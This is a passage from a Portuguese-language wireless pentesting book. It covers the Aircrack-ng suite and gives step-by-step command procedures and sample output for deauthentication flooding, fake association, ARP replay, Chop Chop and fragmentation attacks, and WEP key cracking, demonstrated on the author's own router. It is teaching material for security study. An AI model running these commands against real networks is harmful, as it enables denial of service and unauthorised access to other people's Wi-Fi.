
14:49:01 30/30: 100%


Deauth (-0)

O ataque de Deauth explora a fraqueza de redes wireless no sentido de não existir nenhum mecanismo de segurança que informe que pacotes Deauth devem ser enviados somente da estação até o AP, pedindo desautenticação.

Em um ataque de Deauth com o Aireplay-ng é possível forjar pacotes Deauth em nome do AP e enviá-los diretamente até a máquina do cliente, desautenticando-o.

Nesse ataque é possível desautenticar o cliente apenas uma vez ou sustentá-lo por tempo indeterminado (ou até que o atacante decida por boa vontade parar o ataque).

Há diversas finalidades para esse ataque:

• O atacante pode manter um ataque de DoS (*Denial of Service* – Negação

de serviço) somente para o cliente não obter acesso à rede.

• O atacante pode manter o ataque de DoS e ao mesmo tempo manter um *Evil Twin/honeypot* na esperança de que o cliente saia da rede legítima e conecte-se à rede maliciosa (uma vez conectado à rede falsa o atacante tem total poder do tráfego de dados do STA).

• Deseja desautenticar um cliente para ataques contra a criptografia: capturar o keystream ou o 4-way handshake, gerar ARP Request etc.

• Descobrir nomes de redes ocultas.

• Outros motivos.

Para o sucesso desse ataque, a amplitude do sinal é considerada, isso porque ataques de Deauth vão entrar em uma espécie de disputa de sinal com o ponto de acesso: quem tem uma amplitude de sinal mais elevado ganha. Então, por exemplo, um atacante envia um pacote de Deauth para a sua vítima, mas o

mesmo encontra-se muito distante fisicamente. Provavelmente o sinal nem chegue, ou até mesmo se o ponto de acesso envia um sinal mais forte do que o atacante, invalida o ataque. Em resumo: esteja a uma distância física suficiente do STA e emita um sinal maior do que o próprio ponto de acesso (estando fisicamente próximo ao cliente essa condição já é satisfeita) para que o ataque ocorra com sucesso.

A figura 6.1 ilustra um ataque de Deauth: o ponto de acesso mantém a conexão com um cliente.

Figura 6.1 – Representação visual de um ataque Deauth.

Quando o atacante enviar pacotes Deauth para o STA, o STA será desconectado do AP. Enquanto o ataque for sustentado, o STA mantém-se desconectado da rede.

Um ataque de Deauth pode ser realizado somente contra um cliente ou ser enviado para o endereço de Broadcast, desautenticando todos da rede.

Sintaxe de uso:

aireplay-ng -0 < *número de pacotes Deauth*> -a < *AP MAC*> -c < *STA MAC*> < *monitor*> Exemplos:

• Envia apenas um pacote de Deauth para todos os clientes conectados à rede identificada pelo BSSID 74:EA:3A:E1:E8:66 (TP-LINK_E1E866):

root@kali# **aireplay-ng -0 1 -a 74:EA:3A:E1:E8:66 mon0**

•

Envia

apenas

um

pacote

de

Deauth

para

o

cliente

AA:AA:AA:AA:AA:AA conectado à rede identificada pelo BSSID

74:EA:3A:E1:E8:66 (TP-LINK_E1E866):

root@kali# **aireplay-ng -0 1 -a 74:EA:3A:E1:E8:66 -c**

AA:AA:AA:AA:AA:AA mon0


• O Aireplay-ng pode enviar infinitos pacotes Deauth, causando um ataque de negação de serviço. Escolha a quantidade de pacotes enviados como sendo 0:

root@kali# **aireplay-ng -0 0 -a 74:EA:3A:E1:E8:66 mon0**

Enquanto esse ataque for sustentado, nenhum cliente conecta-se à rede.

Fake Auth (-1)

A falsa associação consiste em associar-se à rede pulando o estágio de autenticação.

Atente para o fato de que associar-se na rede não significa entender o tráfego (caso a rede utilize um sistema de criptografia), portanto, não é possível obter um endereço DHCP ou mesmo achar que ataques como o Man-in-the-Middle serão possíveis. Isso porque no momento em que a máquina associa-se à rede sem um processo de autenticação, todo o tráfego que ela escutar, será

descartado (por estar criptografado). Normalmente o Fake Authentication é utilizado em ataques contra o WEP (OPN e SKA), quando não há nenhum cliente conectado à rede ou em ataque de negação de serviço por *Association Flood*:vários STAs falsos associados ao AP em pouco tempo, superlotando a tabela ARP do AP(ocasionando perda de sinal ou mesmo a reinicialização do AP). Porém não são todos roteadores suscetíveis a ataques de Association Flood, alguns modelos bloqueiam esse tipo de ataque.

Sintaxe de uso:

aireplay-ng -1 < *num*> -a < *AP MAC*> -e < *ESSID*> -h < *MAC*> -y <
keystream.xor> < *monitor*>

-1

Ataque de falsa associação. *num* indica a partir de quanto tempo é reenviado o pedido de associação. Se *num*

for 0, é enviado apenas um pedido de associação.

-h

Endereço MAC de origem (caso você não queira usar o seu próprio MAC).

MAC

-y

Para redes WEP SKA, é o arquivo que contém o keystream.

arquivo

Exemplo de falsa associação:

root@kali# **aireplay-ng -1 0 -a 74:EA:3A:E1:E8:66 mon0**

A falsa associação pode ser visualizada no roteador, na tabela de estatística

(Figura 6.2).

Figura 6.2 – Ataque de Fake Auth realizado com sucesso.

Modo interativo (-2)

Nesse ataque é possível selecionar o tipo de pacote que irá interagir com a

rede. A ideia desse ataque (assim como o ataque de ARP Replay) é injetar

tráfego de dados na rede, aumentando de maneira bem rápida o campo #Data

para posterior quebra da chave WEP. Porém, não é possível injetar qualquer tipo de pacote, apenas pacotes que aumentam outros pacotes com o Vetor de Inicialização (IV) duplicado. O principal tipo de pacote que aumenta o IV é o ARP Replay.

O ataque de modo interativo vai injetar o pacote desejado (normalmente ARP Request) na rede em questão, e o AP vai responder com pacotes ARP Replay, aumentando o tráfego na rede e, consequentemente, os pacotes com IV.

Pode ser feito de duas formas, a primeira é realizando um ataque de Fake Authentication e depois o modo interativo:

aireplay-ng -1 0 -a < *AP MAC*> < *monitor*>

aireplay-ng -2 -b < *AP MAC*> -t 1 -d FF:FF:FF:FF:FF:FF < *monitor*>

A segunda forma é realizar o modo interativo utilizando a opção -h com o endereço MAC de algum cliente já conectado:

aireplay-ng -2 -b < *AP MAC*> -h < *STA MAC*> -t 1 -d FF:FF:FF:FF:FF:FF < *monitor*>

Particularmente aconselho realizar uma falsa associação com o ataque Fake Authentication e depois usar o modo interativo, isso porque o ataque não vai depender de clientes.

ARP Replay (-3)

O ataque de ARP Replay é bem semelhante ao anterior, com a característica de que esse ataque já captura pacotes ARP Request e retransmite o ARP

Replay (o ataque não permite a escolha do tipo de pacote a ser enviado), sendo mais efetivo.

Pode ser feito de duas formas, a primeira é realizando um ataque de Fake Authentication e depois o ARP Replay:

aireplay-ng -1 0 -a < *AP MAC*> < *monitor*>

aireplay-ng -3 -b < *AP MAC*> < *monitor*>

A segunda forma é realizar o ataque de ARP Replay utilizando a opção -h com o endereço MAC de algum cliente já conectado:

aireplay-ng -3 -b < *AP MAC*> -h < *STA MAC*> < *monitor*>

Conecte um cliente à rede e veja as requisições ARP Replay aumentarem.

Caso não saia da mensagem *got 0 ARP request*, significa que não foi gerado nenhum pacote ARP Request. Para que o ponta pé inicial seja feito e o Aireplay-ng consiga gerar pacotes ARP Request, há algumas soluções:

• É enviado um pacote ICMP com o comando ping até um IP válido da rede que não esteja em uso. Por exemplo, considere o IP 192.168.1.200 comoum IP válido e que não esteja em uso. Digita-se ping 192.168.1.200 no terminal.

• Pacotes Deauth forçam o cliente a reassociar-se à rede, gerando pacotes ARP Request/Replay. Envia-se um pacote de Deauth contra algum STA.

• Conectando-se um cliente legítimo à rede. Da mesma forma que em ataques Deauth (com a diferença que no Deauth estamos forçando o

cliente a restabelecer a conexão com a rede), um cliente legítimo conectado à rede faz solicitações ARP Request para povoar a sua tabela MAC.

Chop Chop (-4)

O ataque Chop Chop permite descriptografar um pacote WEP sem o conhecimento da senha. A vantagem desse ataque é que são gerados dois arquivos: um arquivo *.cap* e outro *.xor*. O arquivo *.xor* contém o keystream com o PRGA (algoritmo pseudoaleatório utilizado na cifragem da senha – Figura 5.10). De posse do PRGA, é possível a criação de pacotes ARP Request pelo Packetforge-ng e posterior uso em um ataque interativo (-2) do Aireplay-ng. O pacote é injetado no ponto de acesso, gerando uma enxurrada de requisições ARP. Muitos IVs são gerados e no final, o Aircrack-ng realiza a quebra da senha.

A vantagem do método Chop Chop é que não é necessário que haja clientes conectados à rede para obtenção do keystream.

Pode ser feito de duas formas, a primeira é realizando um ataque de Fake Authentication e depois o Chop Chop:

aireplay-ng -1 0 -a < *AP MAC*> < *monitor*>

aireplay-ng -4 -b < *AP MAC*> < *monitor*>

A segunda forma é realizar o ataque de Chop Chop utilizando a opção -h com o endereço MAC de algum cliente já conectado:

aireplay-ng -4 -b < *AP MAC*> -h < *STA_MAC*> < *monitor*>

Ataque de fragmentação (-5)

Similar ao ataque de Chop Chop, o ataque de fragmentação também obtém o PRGA.

Pode ser feito de duas formas, a primeira é realizando um ataque de Fake Authentication e depois o ataque de fragmentação:

aireplay-ng -1 0 -a < *AP MAC*> < *monitor*>

aireplay-ng -5 -b < *AP MAC*> < *monitor*>

A segunda forma é realizar o ataque de fragmentação utilizando a opção -h com o endereço MAC de algum cliente já conectado:

aireplay-ng -5 -b < *AP MAC*> -h < *STA_MAC*> < *monitor*>

Normalmente quando um roteador é suscetível ao ataque de fragmentação, não o é ao ataque de Chop Chop. E vice-versa.

6.1.4 Packetforge-ng

O Packetforge-ng é utilizado para criação de pacotes. O uso mais comum do Packetforge-ng é criar um pacote customizado de ARP Replay e utilizá-lo em conjunto com o ataque interativo (-2) do Aireplay-ng para geração de pacotes com Vetor de Inicialização (IVs) duplicado.

Sintaxe de uso:

packetforge < *tipo do pacote*> < *opções*> < *monitor*>

Tipo do pacote:

-0 ARP.

-1 UDP.

-2 ICMP.

-3 NULL.

-9 Pacote customizado.

Opções:

-a *MAC*

Endereço MAC do AP.

-k *IP*

Endereço IP destino.

-l *IP*

Endereço IP origem.

-h *MAC*

Endereço MAC de origem.

-y *arquivo* Arquivo PRGA.

-w *arquivo* Escreve a saída em um arquivo.

Para utilizar o Packetforge-ng, realize um ataque de Fake Authentication e depois um ataque de fragmentação:

aireplay-ng -1 0 -a < *AP MAC*> < *monitor*>

aireplay-ng -5 -b < *AP MAC*> < *monitor*>

Uma outra forma de realizar um ataque de fragmentação é utilizando a opção

-h com o endereço MAC de algum cliente já conectado:

aireplay-ng -5 -b < *AP MAC*> -h < *STA_MAC*> < *monitor*>

Gere o pacote com o Packetforge-ng:

packetforge -0 -a < *AP MAC*> -k < *IP_Destino*> -l < *IP_Origem*> -h < *MAC_Atacante*> -y

< *pacote.xor*> -w < *arquivo a ser escrito*>

O IP de destino e o IP de origem devem ser um IP válido da rede. Caso não se saiba o IP da rede, pode ser utilizado IP de broadcast (255.255.255.255), sem maiores problemas. Exemplo:

packetforge -0 -a < *AP MAC*> -k 255.255.255.255 -l 255.255.255.255 -h <MAC_Atacante> -y

<pacote.xor> -w < *arquivo a ser escrito*>

O arquivo gerado com a opção -w é utilizado com o Aireplay-ng (modo interativo) para geração de pacotes ARP Replay:

aireplay-ng -2 -r < *arquivo gerado*> < *monitor*>

O que foi visto até o momento foram diversas técnicas utilizadas para associar-se ao ponto de acesso e gerar pacotes e tráfego de rede. O próximo passo é utilizar o programa Aircrack-ng para realizar a quebra de senhas WEP OPN/SKA e WPA/WPA2 PSK.

6.1.5 Aircrack-ng

O programa Aircrack-ng, pertencente à suíte Aircrack-ng, é utilizado para quebra de senhas WEP e WPA/WPA2 PSK. O Aircrack-ng é um programa

multi-CPU, ou seja, ele consegue utilizar o processamento de várias CPUs do computador para realizar a quebra de senhas WPA/WPA2 PSK. Quanto mais CPUs, mais rápido é a quebra da senha.

O processamento via CPU é inferior a outros métodos, como quebra via GPU e pré-computação da chave PMK por *rainbow tables*. Embora métodos como GPU e rainbow tables sejam extremamente vantajosos, são executados em determinados ambientes específicos (nem sempre teremos à disposição uma placa GPU ou um nome de rede comum com rainbow tables prontas). Mesmo sendo inferior a métodos mais avançados, o Aircrack-ng de longe é uma ferramenta ruim, muito pelo contrário, é uma excelente ferramenta para quebra de senhas.

Para quebra de senhas WEP, algoritmos de criptoanálise são utilizados: como o método Korek e PTW. Para quebra de senhas WPA/WPA2 PSK, o Aircrack-ng aceita somente o uso de dicionário de palavras.

Sintaxe de uso:

aircrack-ng < *opções*> < *arquivo.cap*>

Opções:

-a

Seleciona o modo de quebra: 1 força o Aircrack-ng a quebrar a criptografia WEP, 2 força o Aircrack-ng a

quebrar a criptografia WPA/WPA2 PSK. Se a opção for omitida, o Aircrack-ng seleciona automaticamente o

modo

modo.

-e

Realiza a quebra de senhas somente pelo ESSID escolhido.

ESSID

-b

Realiza a quebra de senhas somente pelo BSSID escolhido.

BSSID

-p *num* Número de CPUs a serem utilizadas. Por padrão todas as CPUs são usadas.

-q

Modo silencioso. Não exibe o processamento do Aircrack-ng, apenas o resultado final.

-n *num* Tamanho da chave WEP. O padrão do Aircrack-ng é quebrar chaves de 64 e 128 bits. Se por exemplo a

chave for de 152 bits, especifique a opção -n 152.

-w

Lista de palavras a serem utilizadas. Se a wordlist for precedido de h:, indica uma lista em formato

wordlist hexadecimal.

Exemplos de uso do Aircrack-ng:

• Quebra de chave WEP de 64 bits (os comandos a seguir são equivalentes):

aircrack-ng < *arquivo.cap*>

aircrack-ng < *arquivo.cap*> -n 64

• Quebra de chave WEP 128 bits (os comandos a seguir são equivalentes):

aircrack-ng < *arquivo.cap*>

aircrack-ng < *arquivo.cap*> -n 128

• Quebra de chave WEP de 152 bits:

aircrack-ng < *arquivo.cap*> -n 152

• Quebra do WPA/WPA2 PSK:

aircrack-ng < *arquivo.cap*> -w < *dicionário*>

6.1.6 Airolib-ng

Ferramenta pertencente à suíte Aircrack-ng. Faz o cálculo da chave PMK,

armazenando-a em um arquivo SQL.

Sintaxe de uso:

airolib-ng < *nome da base de dados*> < *opções*>

Opções:

--import essid *arquivo_essid.txt*

Importa o arquivo com os ESSIDs a serem testados.

--import passwd *arquivo_senhas.txt* Importa o arquivo com as senhas a serem computadas.

--batch

Computa as senhas em chaves PMK.

--stats

Verifica a base de dados.

Exemplo:

1. Crie o arquivo *essid.txt* contendo o nome dos ESSIDs a serem testados:

root@kali# **echo TP-LINK_E1E866 > arquivo_essid.txt**

2. Importe o arquivo, criando a base de dados *banco_essid*:

root@kali# airolib-ng banco_essid --import essid arquivo_essid.txt

3. Crie o arquivo *arquivo_senhas.txt* contendo as senhas a serem pré-

computadas em PMK:

root@kali# echo senha123 > arquivo_senhas.txt

4. Importe o arquivo de senhas:

root@kali# airolib-ng banco_essid --import passwd arquivo_senhas.txt

5. Pré-calcule as chaves PMK:

root@kali# airolib-ng banco_essid --batch

6. O status da base de dados pode ser verificado:

root@kali# airolib-ng banco_essid --stats

There are 1 ESSIDs and 1 passwords in the database. 1 out of 1 possible combinations have been

computed (100%).

ESSID Priority Done

TP-LINK_E1E866 64 100.0

7. Realize a quebra pelo Aircrack-ng:

root@kali# **aircrack-ng -r banco_essid arquivo.cap**

6.1.7 Wpaclean

No momento em que o Airodump-ng captura o 4-way handshake e os escreve em um arquivo *.cap*, não somente o 4-way handshake é capturado, como também todo o tráfego de dados.

O wpaclean tem como função excluir os dados adicionais, deixando apenas o 4-way handshake no arquivo *.cap*.

Sintaxe de uso:

wpaclean < *saída.cap*> < *4 way handshake.cap*>

6.2 Quebra do WEP OPN

O procedimento a seguir mostra como realizar a quebra de chaves WEP OPN:

1. Configure a criptografia para WEP OPN em formato hexadecimal e com uma chave de 64 bits (Figura 5.12).

2. Realize os procedimentos iniciais descritos na seção 2.3, “Observações iniciais”:

• Finalize os processos desnecessários pelo airmon-ng.

• Inicie a interface wireless em modo monitor.

• Realize a varredura das redes disponíveis com o Airodump-ng, coletando informações como ESSID, BSSID e canal de transmissão.

3. De posse das informações básicas da rede (ESSID, BSSID e canal),

inicialize novamente o Airodump-ng, gravando a captura dos dados no arquivo *chaveWEP*:

root@kali# **airodump-ng --bssid 74:EA:3A:E1:E8:66 -c 11 -w chaveWEP mon0**

4. Em um segundo terminal, utilize o Aireplay-ng com a opção de Fake Authentication, para uma falsa associação na rede:

root@kali# **aireplay-ng -1 0 -a 74:EA:3A:E1:E8:66 mon0**

No source MAC (-h) specified. Using the device MAC (00:23:15:73:86:6C)

12:23:39 Waiting for beacon frame (BSSID: 74:EA:3A:E1:E8:66) on channel 11

12:23:39 Sending Authentication Request (Open System) [ACK]

12:23:39 Authentication successful

12:23:39 Sending Association Request [ACK]

12:23:39 **Association successful** :-) (AID: 1)

A mensagem *No source MAC (-h) specified* indica que a opção -h não foi empregada para especificar o endereço MAC, sendo assim, o Aireplay-ng vai utilizar o endereço MAC da sua interface wlan0.

A mensagem *Association successful* indica que a falsa associação ocorreu com sucesso, podendo ser checada no roteador (Figura 6.2).

5. Em um terceiro terminal, realize o ataque de Arp Replay (-3) para que o Aireplay-ng escute pacotes ARP Request e injete na rede ARP Replay:

root@kali# **aireplay-ng -3 -b 74:EA:3A:E1:E8:66 mon0**

No source MAC (-h) specified. Using the device MAC (00:23:15:73:86:6C)

12:39:34 Waiting for beacon frame (BSSID: 74:EA:3A:E1:E8:66) on channel 11

Saving ARP requests in replay_arp-0307-123934.cap

You should also start airodump-ng to capture replies.

Read 41 packets (**got 0 ARP requests** and 0 ACKs), sent 0 packets...(0 pps)

A mensagem *got 0 ARP request* indica que nenhum pacote ARP Request foi gerado. Há diversas formas para geração de pacotes ARP Request [Capítulo 6, seção "ARP Replay (-3)"]. A forma mais simples é autenticando um cliente válido (celular, tablet etc.) na rede.

6. O Aireplay-ng sairá da mensagem *got 0 ARP request*, aumentando o número de pacotes ARP Request e o Airodump-ng irá registrar um aumento no número de pacotes no campo #Data.

7. O número de #Data a ser capturado para a quebra da chave é variável, mas para uma chave de 64 bits, normalmente em torno de 15.000 a 30.000 #Data, já é suficiente.

8. Utilize o Aircrack-ng para realizar a quebra da senha:

root@kali# **aircrack-ng chaveWEP-01.cap**

Aircrack-ng 1.2 beta3

[00:00:00] Tested 5 keys (got 21808 IVs)

KB depth byte(vote)

0 0/ 1 01(30464) F4(28416) C1(27904) 79(27648) 5B(26880)

1 1/ 2 23(28160) 3F(27904) 6F(27136) 53(26880) 4E(26624)

2 0/ 1 45(31488) DB(28928) 96(26880) AD(26880) CA(26880)

3 0/ 1 67(30464) 10(27136) F1(26880) 02(26624) 3C(26368)

4 0/ 2 89(29952) 59(29440) 4C(28928) 7A(28672) 86(28416)

KEY FOUND! [01:23:45:67:89]

Decrypted correctly: 100%

O Aircrack-ng trabalha por sistema de votos: o primeiro pedaço da chave (01) apareceu 30.464 vezes no pacote IV, em contrapartida com o F4 (aparece 28.416 vezes), C1 (aparece 27.904 vezes), 79 (aparece 27.648 vezes) e 5B (aparece 26.880 vezes) então muito provavelmente o primeiro pedaço da senha é 01. O mesmo processo é repetido para o restante da senha. Por exemplo: 23 (teve a maior votação da segunda linha), 45, 67 e 89. Então a senha decifrada é 0123456789.

Desafio o leitor a mudar a chave de 64 para 128 bits e realizar o mesmo procedimento, para visualizar o Aircrack-ng quebrando a chave de 128 bits.

Para a quebra de chaves de 152 bits, realize os procedimentos mencionados a seguir:

1. Configure o roteador para uma chave de ASCII de 152 bits (Figura 6.3).





Figura 6.3 – Configurando o ponto de acesso com a criptografia WEP OPN com chave ASCII de 152 bits.

2. Repita o procedimento para quebra de chaves WEP OPN (seção 6.2, “Quebra do WEP OPN”), enumerados de 2 a 7.

3. Utilize o Aircrack-ng com a opção -n 152:

root@kali# **aircrack-ng chaveWEP-01.cap -n 152**

KEY FOUND! [30:31:32:33:34:35:36:37:38:39:40:73:65:6E:68:61] (**ASCII: 0123456789012345**)

Um detalhe muito importante a ser observado é que se a rede WEP estiver configurada com chaves ASCII em vez de hexadecimais, o resultado será mostrado pelo Aircrack-ng como ASCII.

6.3 Quebra do WEP OPN (sem clientes)

Mesmo que não haja clientes conectados a redes WEP OPN, é possível realizar a sua quebra.

Esse ataque funciona somente para WEP OPN. Em redes WEP SKA o ataque falha, pois no WEP SKA não é permitido usar o Fake Authentication sem o keystream. O único ataque funcional contra o WEP SKA com clientes conectados.

Execute os passos a seguir para a quebra do WEP OPN (sem a utilização de clientes):

1. Configure a rede para WEP OPN com uma chave hexadecimal de 64 bits (Figura 5.12).

2. Realize os procedimentos iniciais descritos na seção 2.3, “Observações iniciais”:

• Finalize os processos desnecessários pelo airmon-ng.

• Inicie a interface wireless em modo monitor.

Realize a varredura das redes disponíveis com o Airodump-ng, coletando informações como ESSID, BSSID e canal de transmissão.

3. De posse das informações básicas da rede (ESSID, BSSID e canal), inicialize novamente o Airodump-ng, gravando a captura dos dados no arquivo *chaveWEP*:

root@kali# **airodump-ng --bssid 74:EA:3A:E1:E8:66 -c 11 -w chaveWEP mon0**

4. Em um segundo terminal, utilize o Aireplay-ng com a opção de Fake Authentication, para uma falsa associação na rede:

root@kali# **aireplay-ng -1 0 -a 74:EA:3A:E1:E8:66 mon0**

5. A próxima etapa tem como objetivo utilizar os ataques de Chop Chop ou da fragmentação para obtenção do PRGA e criação de pacotes com o Aireplay-ng. Normalmente roteadores que são vulneráveis ao Chop Chop não são vulneráveis à fragmentação. A seguir, estão descritas as duas formas de ataque, utilize aquele mais adequado para o modelo do seu roteador:

root@kali# **aireplay-ng -5 -b 74:EA:3A:E1:E8:66 -h <** *MAC do atacante***> mon0**

root@kali# **aireplay-ng -4 -b 74:EA:3A:E1:E8:66 -h <** *MAC do atacante***> mon0**

Serão gerados dois arquivos: um arquivo cap e um arquivo XOR contendo o PRGA.

6. O próximo passo é gerar o pacote de ARP Request com o Packetforge-ng:

root@kali# **packetforge -0 -a 74:EA:3A:E1:E8:66 -k 255.255.255.255 -l 255.255.255.255 -h <** *MAC do atacante***> -y <** *arquivo.xor***> -w arp-request**

7. Realize um ataque em modo interativo com o arquivo *arp-request* gerado:

root@kali# **aireplay-ng -2 -r arp-request mon0**

8. A captura com o Airodump-ng vai mostrar o campo #Data aumentar.

9. Utilize o Aircrack-ng para realizar a quebra da senha:

root@kali# **aircrack-ng chaveWEP-01.cap**

Uma solução alternativa pode ser realizada: consiste em utilizar a opção -p 0841, forjando o pacote como se fosse enviado por um STA legítimo, em conjunto com a opção -c FF:FF:FF:FF:FF:FF, enviando o pacote para o endereço de Broadcast. Exemplo:

aireplay-ng -2 -p 0841 -c FF:FF:FF:FF:FF:FF -b < *BSSID*> < *monitor*>

A quebra de chaves WEP OPN pela solução alternativa é feita da seguinte forma:

1. Repita o procedimento para a quebra de chaves WEP OPN (seção 6.3, “Quebra do WEP OPN (sem clientes)”), enumerados de 1 a 4.

2. Forje o pacote, enviando-o ao endereço de Broadcast:

root@kali# **aireplay-ng -2 -p 0841 -c FF:FF:FF:FF:FF:FF -b 74:EA:3A:E1:E8:66 mon0**

3. Utilize o Aircrack-ng para realizar a quebra da senha:

root@kali# **aircrack-ng chaveWEP-01.cap**

6.4 Quebra do WEP SKA

Para se realizar a quebra da criptografia WEP SKA, é necessário um cliente conectado à rede para que ele realize a troca do challenge com o ponto de

acesso. Como a interface em modo monitor permite escutas clandestinas, o objetivo na quebra do WEP SKA é capturar o processo de autenticação em redes WEP SKA (challenge em claro e challenge criptografado), realizar o processo de XOR entre esses dois challenges e obter o keystream. Com o keystream em mãos, é possível criptografar o pacote e burlar a etapa de autenticação.

Para quebra do WEP SKA, execute os passos a seguir:

1. Configure a rede para WEP SKA com uma chave ASCII ou Hexadecimal de 64 bits (Figura 5.17).

2. Realize os procedimentos iniciais descritos na seção 2.3, “Observações iniciais”:

• Finalize os processos desnecessários pelo airmon-ng.

• Inicie a interface wireless em modo monitor.

• Realize a varredura das redes disponíveis com o Airodump-ng, coletando informações como ESSID, BSSID e canal de transmissão.

3. De posse das informações básicas da rede (ESSID, BSSID e canal), inicialize novamente o Airodump-ng, gravando a captura dos dados no arquivo *chaveWEP*:

root@kali# **airodump-ng --bssid 74:EA:3A:E1:E8:66 -c 11 -w chaveWEP mon0**

4. Em redes WEP SKA não é possível a falsa associação com o Aireplay-ng

